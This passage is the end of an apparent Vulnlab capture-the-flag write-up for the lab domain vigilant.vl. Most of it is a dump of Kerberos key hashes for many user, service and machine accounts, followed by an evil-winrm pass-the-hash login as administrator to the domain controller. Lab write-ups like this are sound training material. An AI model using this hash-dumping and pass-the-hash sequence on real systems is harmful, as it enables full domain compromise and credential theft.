vigilant.vl\Rodney.Smith:des-cbc-md5:1a5858895d70027a
vigilant.vl\Charlene.Jenkins:aes256-cts-hmac-sha1-96:736563c12bdec379b5e615210b7213af0435f2cd098e0286044e21b43d09b327
vigilant.vl\Charlene.Jenkins:aes128-cts-hmac-sha1-96:6b630ff2ac595eeeaec717db290e78a0
vigilant.vl\Charlene.Jenkins:des-cbc-md5:08ce9d808ab51a1c
vigilant.vl\Stacy.Richardson:aes256-cts-hmac-sha1-96:d282f0fab48b8889305c49ae4feaa761dc1f0e0844fde4d707344d826589079b
vigilant.vl\Stacy.Richardson:aes128-cts-hmac-sha1-96:77e0bafa43075d4d26f9cd373b73f74b
vigilant.vl\Stacy.Richardson:des-cbc-md5:cb4f973d70bf8367
vigilant.vl\Chad.Meyer:aes256-cts-hmac-sha1-96:d4032ba75e017cdd343d3c752426c77fab81c1bcfedfba67bf249fdd9cb58cd7
vigilant.vl\Chad.Meyer:aes128-cts-hmac-sha1-96:78bc4c070a7d7f3a0aa7e6d4ad7cae71
vigilant.vl\Chad.Meyer:des-cbc-md5:e99ddc0e70fbd551
vigilant.vl\Scott.Rivera:aes256-cts-hmac-sha1-96:e599a35a38e0d3edcc0f8df4d0fd6db7f361a83a8ebeb83faf02d64bd2b0ffbd
vigilant.vl\Scott.Rivera:aes128-cts-hmac-sha1-96:51c66cff83ff5ffd87d08b8e07feef68
vigilant.vl\Scott.Rivera:des-cbc-md5:9e5dc82680762079
vigilant.vl\Veronica.Ruiz:aes256-cts-hmac-sha1-96:7980bbc4f3087818568e2d5367f904148ba3f3a396e550b7ebf414ff81a70459
vigilant.vl\Veronica.Ruiz:aes128-cts-hmac-sha1-96:6e8f50d5163413fbfff93f5474a65269
vigilant.vl\Veronica.Ruiz:des-cbc-md5:3b8f32a45e6b61f4
vigilant.vl\Alex.Powell:aes256-cts-hmac-sha1-96:bd75b873e8b2911c24a9db04eb558d5c4bcc7c13b81868e611df002f79bb3df4
vigilant.vl\Alex.Powell:aes128-cts-hmac-sha1-96:7eb7fa459dfd0b87c45fee8c9d7a3a90
vigilant.vl\Alex.Powell:des-cbc-md5:08ef768526ae0415
vigilant.vl\Tristan.Payne:aes256-cts-hmac-sha1-96:680b06e1825e826f31d2a2cd5de081728f69e689d8b48745f9499724107be1d4
vigilant.vl\Tristan.Payne:aes128-cts-hmac-sha1-96:63bee22f38a93c2db6b2d39f95886aad
vigilant.vl\Tristan.Payne:des-cbc-md5:57cd5ee9389b7cf8
vigilant.vl\Dan.Wells:aes256-cts-hmac-sha1-96:891a4ab41db1403a19ea5fa8b6ca9b3c2ab62d7a473fbbdf35f4dc8652f24b93
vigilant.vl\Dan.Wells:aes128-cts-hmac-sha1-96:2e0275fa538b527eda1fa6554d344002
vigilant.vl\Dan.Wells:des-cbc-md5:98b61f0e918032c4
vigilant.vl\Erika.Armstrong:aes256-cts-hmac-sha1-96:7c9bc06068a507cfa81e00c1c80e0d3714ab7706607bcb6cb62d3b7362f2917c
vigilant.vl\Erika.Armstrong:aes128-cts-hmac-sha1-96:87c45f40578b8c9c07d89bc93dd9c50d
vigilant.vl\Erika.Armstrong:des-cbc-md5:944aecc4799220a2
vigilant.vl\Arlene.Fowler:aes256-cts-hmac-sha1-96:ef0e94535a0d34066d636ddee90f5d4dcd521613e7ed2312e81c0c119a4e9e8b
vigilant.vl\Arlene.Fowler:aes128-cts-hmac-sha1-96:acc8ff96405dad4e08d67f05caa3b95a
vigilant.vl\Arlene.Fowler:des-cbc-md5:dc798c57f75e2361
vigilant.vl\Eduardo.Anderson:aes256-cts-hmac-sha1-96:1798068ffad8141e8b2b7583028e2b8fb900ced4da83306027383a5ee2d08dca
vigilant.vl\Eduardo.Anderson:aes128-cts-hmac-sha1-96:19082c9cdd5dfec134b57b1a635c90b0
vigilant.vl\Eduardo.Anderson:des-cbc-md5:32c1f74cb0b66e94
vigilant.vl\Adrian.Hunter:aes256-cts-hmac-sha1-96:af28eb578b6ac13a6fbc03eba1fa5c454c380e8b1b3d15df05e2570afad79fbc
vigilant.vl\Adrian.Hunter:aes128-cts-hmac-sha1-96:c00f6f7a7f526276e28a9a5587c0d495
vigilant.vl\Adrian.Hunter:des-cbc-md5:0d8f43152af4028a
vigilant.vl\Frances.Lewis:aes256-cts-hmac-sha1-96:46c1618b3fcb496ffdae2c482b0e6909257dd2d83b87ab0b70d18e39806f431e
vigilant.vl\Frances.Lewis:aes128-cts-hmac-sha1-96:9cf1b02af8ad8fe0d5e12eebae8a72b9
vigilant.vl\Frances.Lewis:des-cbc-md5:83259e9d984f3119
vigilant.vl\Ethan.Carter:aes256-cts-hmac-sha1-96:b456759232d40ab049b8cabd66fe9f629ad35a46425eb785d5ddcf07e2c9ef24
vigilant.vl\Ethan.Carter:aes128-cts-hmac-sha1-96:cd9c74f1d5deed4a7e8043b928762cdc
vigilant.vl\Ethan.Carter:des-cbc-md5:a1b602f21a43cd37
vigilant.vl\Dylan.Mason:aes256-cts-hmac-sha1-96:09bf13b2789208dd0bad01ce964fda2a3a9002d8bd1a5b64b2bba64a9dbae8b2
vigilant.vl\Dylan.Mason:aes128-cts-hmac-sha1-96:7bc5950772ad62dbc76f1e588695270a
vigilant.vl\Dylan.Mason:des-cbc-md5:da75d3320dc8e357
vigilant.vl\Gabriella.Morrison:aes256-cts-hmac-sha1-96:0e9676e0d09e131115914ab5e58a43dca84c9448fd8c69ee38a48245208ab779
vigilant.vl\Gabriella.Morrison:aes128-cts-hmac-sha1-96:59008861716ca0bfa074bcf574d40bec
vigilant.vl\Gabriella.Morrison:des-cbc-md5:d67919d37675239d
vigilant.vl\Everett.Morrison:aes256-cts-hmac-sha1-96:874f649651c1a53e2f76cca3247e55361da5abf379aa0dc6ab9b4c5ed430ef76
vigilant.vl\Everett.Morrison:aes128-cts-hmac-sha1-96:dad22f01c5306ffd744a7eb144c8add6
vigilant.vl\Everett.Morrison:des-cbc-md5:6dfe3d73abcd2f97
vigilant.vl\Travis.Willis:aes256-cts-hmac-sha1-96:b438735df639823c104227a449f0a3dc01c2de817e46f50b7ff161e46f274f99
vigilant.vl\Travis.Willis:aes128-cts-hmac-sha1-96:db811030e3068c327f909e320c3cc176
vigilant.vl\Travis.Willis:des-cbc-md5:16ba0dab076129a4
vigilant.vl\Avery.Sanchez:aes256-cts-hmac-sha1-96:a789480f789e54c059ed10ef3b8cb61c96ad643d244ddadb5b1b45bcdd6bb8e1
vigilant.vl\Avery.Sanchez:aes128-cts-hmac-sha1-96:72592f314246b7777548c143752aa029
vigilant.vl\Avery.Sanchez:des-cbc-md5:25badaea79ad4f58
vigilant.vl\Brandie.Mason:aes256-cts-hmac-sha1-96:47033f357daeb352267ab51f3a9ea1aca81088efc67a1ca2d13231649765869a
vigilant.vl\Brandie.Mason:aes128-cts-hmac-sha1-96:cae297ad8847fb3158d57136fb15d5ed
vigilant.vl\Brandie.Mason:des-cbc-md5:25107c37f81ac2ba
vigilant.vl\Edwin.Dixon:aes256-cts-hmac-sha1-96:266158d9b6b927878123e1bb15aaa54bc04f8b440aa6a9f7a8c82b69731842e5
vigilant.vl\Edwin.Dixon:aes128-cts-hmac-sha1-96:6b52dbe486c94a969e11edf241090df1
vigilant.vl\Edwin.Dixon:des-cbc-md5:024ab037757f2c9d
vigilant.vl\Timmothy.Bates:aes256-cts-hmac-sha1-96:b72b93c018029882804e64888b3b11f684f0bd7f18efeb7a78ff4df807086bee
vigilant.vl\Timmothy.Bates:aes128-cts-hmac-sha1-96:751ba4f2a45930a5f1a5ad0dfe17073d
vigilant.vl\Timmothy.Bates:des-cbc-md5:1f92c85713da860d
vigilant.vl\Charlene.Flores:aes256-cts-hmac-sha1-96:8a1a053e2941abd46dcc61941bb1ea091b05c9924ea7f0d579c4e5d9ba2bdafa
vigilant.vl\Charlene.Flores:aes128-cts-hmac-sha1-96:dca2584a13e68aac6d8bcf727c38beaa
vigilant.vl\Charlene.Flores:des-cbc-md5:348c0861fe5bb654
vigilant.vl\Daniel.Washington:aes256-cts-hmac-sha1-96:796d21962d640b6a07f78e364a124f472e33a9052bbe910da3ae46f96e496ce9
vigilant.vl\Daniel.Washington:aes128-cts-hmac-sha1-96:13ce00f12b6ba16c7ceadbdfcbe1c953
vigilant.vl\Daniel.Washington:des-cbc-md5:0b85d6c1bf6dd302
vigilant.vl\Nicole.Thompson:aes256-cts-hmac-sha1-96:11f5786086437313dc3ec3a85f0347fa3ed1b7ffaa959ffdbf8c383fb23154bd
vigilant.vl\Nicole.Thompson:aes128-cts-hmac-sha1-96:909836c35a291f0b81d4a3657c3a8fc3
vigilant.vl\Nicole.Thompson:des-cbc-md5:d62ff261dcad5bf7
vigilant.vl\John.Chapman:aes256-cts-hmac-sha1-96:96fe7d45521393c9c4540f0a4a45d0b00b7438f7bb6a1fff6877c471a8c4e367
vigilant.vl\John.Chapman:aes128-cts-hmac-sha1-96:f4fc0b2a05abcbba4f4dfca2829b86fe
vigilant.vl\John.Chapman:des-cbc-md5:43919b4643f25e5e
vigilant.vl\Lewis.Newman:aes256-cts-hmac-sha1-96:3e3c1915fe64c89aa85e3c041b9fca9be3b8076cf102afe4d1fc5da224e1a76f
vigilant.vl\Lewis.Newman:aes128-cts-hmac-sha1-96:b0e5a733f33cec60ad92ea3a716f9078
vigilant.vl\Lewis.Newman:des-cbc-md5:38025834461f98a4
vigilant.vl\Tyler.Holmes:aes256-cts-hmac-sha1-96:5c14903e97c14f8a2014279ede5d28f80367936ddfd523f77e3922e42864a3e5
vigilant.vl\Tyler.Holmes:aes128-cts-hmac-sha1-96:51c7d70a40e01b0a474b3f72d47e143c
vigilant.vl\Tyler.Holmes:des-cbc-md5:d646d64968bcf77a
vigilant.vl\Randy.Tucker:aes256-cts-hmac-sha1-96:fad14644c38d66974321373d85039362a8cf2b181a2278fcce0f4e3fd87d1f52
vigilant.vl\Randy.Tucker:aes128-cts-hmac-sha1-96:19a41ad5ed1debbff2ebb394fbd71a9e
vigilant.vl\Randy.Tucker:des-cbc-md5:04a8628c3b4c9894
vigilant.vl\Kristina.Perry:aes256-cts-hmac-sha1-96:96956b89f50da5ac211fc5a259dac983c9fb14667e8b66b622613bca1f7f21bc
vigilant.vl\Kristina.Perry:aes128-cts-hmac-sha1-96:c09793f64c3ed750848a4c9b8891b849
vigilant.vl\Kristina.Perry:des-cbc-md5:e362764901236220
vigilant.vl\Leah.Sullivan:aes256-cts-hmac-sha1-96:b92efcb7a60dc9a93838fa6fb4240756a89c33d9042f7f7f71be8a5b3d13cbb9
vigilant.vl\Leah.Sullivan:aes128-cts-hmac-sha1-96:414d5c75824a66a56ea6ece98756689b
vigilant.vl\Leah.Sullivan:des-cbc-md5:7ab62f4951618fd0
vigilant.vl\Caroline.Chavez:aes256-cts-hmac-sha1-96:f8229a93b03eee0b3990413601cc4227dd1ba7a6c4427289b95e953faa4faeaf
vigilant.vl\Caroline.Chavez:aes128-cts-hmac-sha1-96:ec9a5e99d216ecb2e0da904d1f026b12
vigilant.vl\Caroline.Chavez:des-cbc-md5:abcec19ee3ab68cb
vigilant.vl\Clarence.Dunn:aes256-cts-hmac-sha1-96:2a82ce44f602f0529cf5cbf03d540236923b535b776d100246acac41283be323
vigilant.vl\Clarence.Dunn:aes128-cts-hmac-sha1-96:fa89ae83136571439ef95d0bac28d068
vigilant.vl\Clarence.Dunn:des-cbc-md5:209e4a52c20d071a
vigilant.vl\Clara.Carlson:aes256-cts-hmac-sha1-96:f4ef6c4438455f725a491eb74198663554ca5e4c9049cce9ceace7ea8551dd7d
vigilant.vl\Clara.Carlson:aes128-cts-hmac-sha1-96:c8289629903f84ffd724c7db32ba2ddb
vigilant.vl\Clara.Carlson:des-cbc-md5:015ef45e37fbf1cb
vigilant.vl\Gabriel.Stewart:aes256-cts-hmac-sha1-96:230975240362e7b3f95be589cca380d66e2e1ada17ab6615664447c42004f01d
vigilant.vl\Gabriel.Stewart:aes128-cts-hmac-sha1-96:60800b7d5702d19abaa3b758b553a102
vigilant.vl\Gabriel.Stewart:des-cbc-md5:100497da5d19b5ce
vigilant.vl\Carole.Dean:aes256-cts-hmac-sha1-96:4b5ccfdde2561fa413e0c77f838baa6fd25b94b12b5611664361e627354b5ab8
vigilant.vl\Carole.Dean:aes128-cts-hmac-sha1-96:dd8879bccca1b415e8e1f7149e8045b8
vigilant.vl\Carole.Dean:des-cbc-md5:166e154a5e945df7
vigilant.vl\Albert.Shelton:aes256-cts-hmac-sha1-96:01ecea76298723216571f5d47b8fc7bf0f3f3caadc0bdaeb078fbb795cfcf0ae
vigilant.vl\Albert.Shelton:aes128-cts-hmac-sha1-96:d243f3d41798f50622e58ab308c4831e
vigilant.vl\Albert.Shelton:des-cbc-md5:62a8d9b094e0f420
vigilant.vl\Heather.Green:aes256-cts-hmac-sha1-96:8601cddc7716af81247b237c171bb93a0d497b442729feadbf08323f57c305af
vigilant.vl\Heather.Green:aes128-cts-hmac-sha1-96:f9e26b7b52698fc26ec2ee7b36ccaf4d
vigilant.vl\Heather.Green:des-cbc-md5:32fb80cd52316815
vigilant.vl\Patrick.Hart:aes256-cts-hmac-sha1-96:0412acf0309b770969d6f5c0494adc8ec635fc9a9ff2ba1f798cee0547c977ae
vigilant.vl\Patrick.Hart:aes128-cts-hmac-sha1-96:406d8652bd8261db5de619a2a421e0fd
vigilant.vl\Patrick.Hart:des-cbc-md5:385786c48952e652
vigilant.vl\Nathan.Stanley:aes256-cts-hmac-sha1-96:6301b9dc59f04af27865b1c2730f0f1730b80dc4a36f1fd840ce385e9f4f805e
vigilant.vl\Nathan.Stanley:aes128-cts-hmac-sha1-96:6c6c70997f14cc6c886aed2a9744e755
vigilant.vl\Nathan.Stanley:des-cbc-md5:a8a883b37c57b564
vigilant.vl\Sophia.Kelley:aes256-cts-hmac-sha1-96:969d85b761567c7cecb105bb9be017d298139e3b952de1800ab21c41878d0ec5
vigilant.vl\Sophia.Kelley:aes128-cts-hmac-sha1-96:7b39420384b3f9069cd7b8ea59608b14
vigilant.vl\Sophia.Kelley:des-cbc-md5:836e3b92a194e0df
vigilant.vl\Bertha.Hopkins:aes256-cts-hmac-sha1-96:e9f9ea678f2ed740759ff0153319f1e1005879ed060e8253d59dd783118caeda
vigilant.vl\Bertha.Hopkins:aes128-cts-hmac-sha1-96:16efe1f328548140a90b31f527ead313
vigilant.vl\Bertha.Hopkins:des-cbc-md5:b5512920a815f8b6
vigilant.vl\Adrian.Ray:aes256-cts-hmac-sha1-96:7d32aaabf585af76f092fd2916e342b0fb06d8cdc4da7bdd1956232bb25f5509
vigilant.vl\Adrian.Ray:aes128-cts-hmac-sha1-96:a304f18690fc3798a9a7098c5feb99de
vigilant.vl\Adrian.Ray:des-cbc-md5:19aefd8a2934f4ce
vigilant.vl\Carter.Ruiz:aes256-cts-hmac-sha1-96:7b14f6b99961f22b2703c8dc36d383fd8f15486165f81dbe7a16a1935e9ec0c2
vigilant.vl\Carter.Ruiz:aes128-cts-hmac-sha1-96:5e786566ebe8d80d9e95d90155fba53a
vigilant.vl\Carter.Ruiz:des-cbc-md5:754f1f08ec869d76
vigilant.vl\svc_elastic:aes256-cts-hmac-sha1-96:be2eed675cce2fae6c07f6792f8df309538400629e2413c423dc4a0c237b2fc8
vigilant.vl\svc_elastic:aes128-cts-hmac-sha1-96:00e8d233e5573af8a4b5bbfd88ed248a
vigilant.vl\svc_elastic:des-cbc-md5:ab917f98340bd010
vigilant.vl\svc_iis:aes256-cts-hmac-sha1-96:6c1906d886f2e7eb8ec1a5a442a6e5c37d0dbd1e7b6726d5d6be08f2da8f61f4
vigilant.vl\svc_iis:aes128-cts-hmac-sha1-96:61f752f4d22985b9e6967dbf3fd33a88
vigilant.vl\svc_iis:des-cbc-md5:f7da137f29ab2054
vigilant.vl\svc_auditreporter:aes256-cts-hmac-sha1-96:d10bacff8761e7969dfaf47112c38d8eb32f32916d4e3670a6d8d98ff678e5d0
vigilant.vl\svc_auditreporter:aes128-cts-hmac-sha1-96:ec49929fa6332bd2a8174e060c65dbd4
vigilant.vl\svc_auditreporter:des-cbc-md5:450dbfdafb31701f
DC$:aes256-cts-hmac-sha1-96:04079ce15314ef2045d76f03ebe6469f810aa07dfb76a52cbc3047bdedcf3542
DC$:aes128-cts-hmac-sha1-96:c7755cb8705286e57c03f9589cb2dcf3
DC$:des-cbc-md5:6d9ddad3f7ad08f8
SRV$:aes256-cts-hmac-sha1-96:cb409950f5476bf1edbff150977fcc9173f8cdf5577d39bededcb72f4b355ca2
SRV$:aes128-cts-hmac-sha1-96:a158db4ba9072284f93528c68d5a165b
SRV$:des-cbc-md5:5e1a688f168073d6
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
And now we are the King of the Realm:
$ evil-winrm -i dc.vigilant.vl -u 'administrator' -H '935e8e6f575a6b27ddf70ccf661a14b6'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=814d294c-decd-4275-8ed1-995ab5aa0ce5